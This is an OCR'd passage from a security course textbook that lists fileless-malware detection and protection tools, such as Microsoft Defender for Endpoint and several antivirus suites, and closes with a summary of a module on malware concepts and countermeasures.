


Figure 7.136: Screenshot of AlienVault® USM Anywhere™


Some additional tools for detecting fileless malware threats are as follows:

- Quick Heal Total Security (*https://www.quickheal.com*)
- Endpoint Detection and Response (EDR) (*https://www.trendmicro.com*)
- Defender Check (*https://github.com*)
- FCL (*https://github.com*)
- CYNET 360 (*https://www.cynet.com*)

Fileless Malware Protection Tools

Microsoft Defender for Endpoint

- Microsoft Defender for Endpoint is an enterprise endpoint security platform designed to help enterprise networks **prevent**, **detect**, **investigate**, and **respond to advanced threats**



https://docs.microsoft.com

- **Kaspersky End Point Security for Business** *https://www.kaspersky.com*
- **Trend Micro Smart Protection Suites** *https://www.trendmicro.com*
- **Norton 360 with LifeLock Select** *https://us.norton.com*
- **REVE Antivirus** *https://www.reveantivirus.com*
- **BlackBerry Spark Suites** *https://www.blackberry.com*

Fileless Malware Protection Tools

Various tools used to protect systems, networks, and other devices connected to the network from fileless malware threats are discussed below:

- **Microsoft Defender for Endpoint**

  Source: *https://docs.microsoft.com*

  Microsoft Defender for Endpoint is an enterprise endpoint security platform designed to help enterprise networks prevent, detect, investigate, and respond to advanced threats. It can inspect fileless threats even with heavy obfuscation. The machine learning technologies used in the cloud provide protections against new and emerging threats.




Figure 7.137: Screenshot of Microsoft Defender for Endpoint

Some additional fileless malware protection tools are as follows:

- Kaspersky End Point Security for Business (*https://www.kaspersky.com*)
- Trend Micro Smart Protection Suites (*https://www.trendmicro.com*)
- Norton 360 with LifeLock Select (*https://us.norton.com*)
- REVE Antivirus (*https://www.reveantivirus.com*)
- BlackBerry Spark Suites (*https://www.blackberry.com*)

Module Summary

- In this module, we discussed the following:
  - Concepts of malware and malware propagation techniques
  - Concepts of Potentially unwanted applications (PUAs) and adware
  - Concepts of APT and its lifecycle
  - Concepts of Trojans, their types, and how they infect systems
  - Concepts of viruses, their types, and how they infect files along with the concept of computer worms
  - Concepts of fileless malware and how they infect files
  - How to perform static and dynamic malware analysis and explained different techniques to detect malware
  - Various Trojan, backdoor, virus, and worm countermeasures
  - Various Anti-Trojan and Antivirus tools
- In the next module, we will discuss in detail how attackers as well as ethical hackers and pen testers perform sniffing to collect information on a target of evaluation

Module Summary

This module presented the concepts of malware and malware propagation techniques. It explained potentially unwanted applications (PUAs) and adware. It also discussed the concepts of APT and its lifecycle. Furthermore, it described the concepts of Trojans, their types, and how they infect systems. In addition, it described the concepts of viruses, their types, and how they infect files. Next, it discussed the concepts of computer worms. Moreover, it explained the concepts of fileless malware and how it infects files. It further demonstrated static and dynamic malware analysis and described various techniques to detect malware. This module also presented various measures against Trojans, backdoors, viruses, and worms. Finally, the module ended with a detailed discussion on various anti-Trojan and antivirus tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen testers perform sniffing to collect information on a target of evaluation.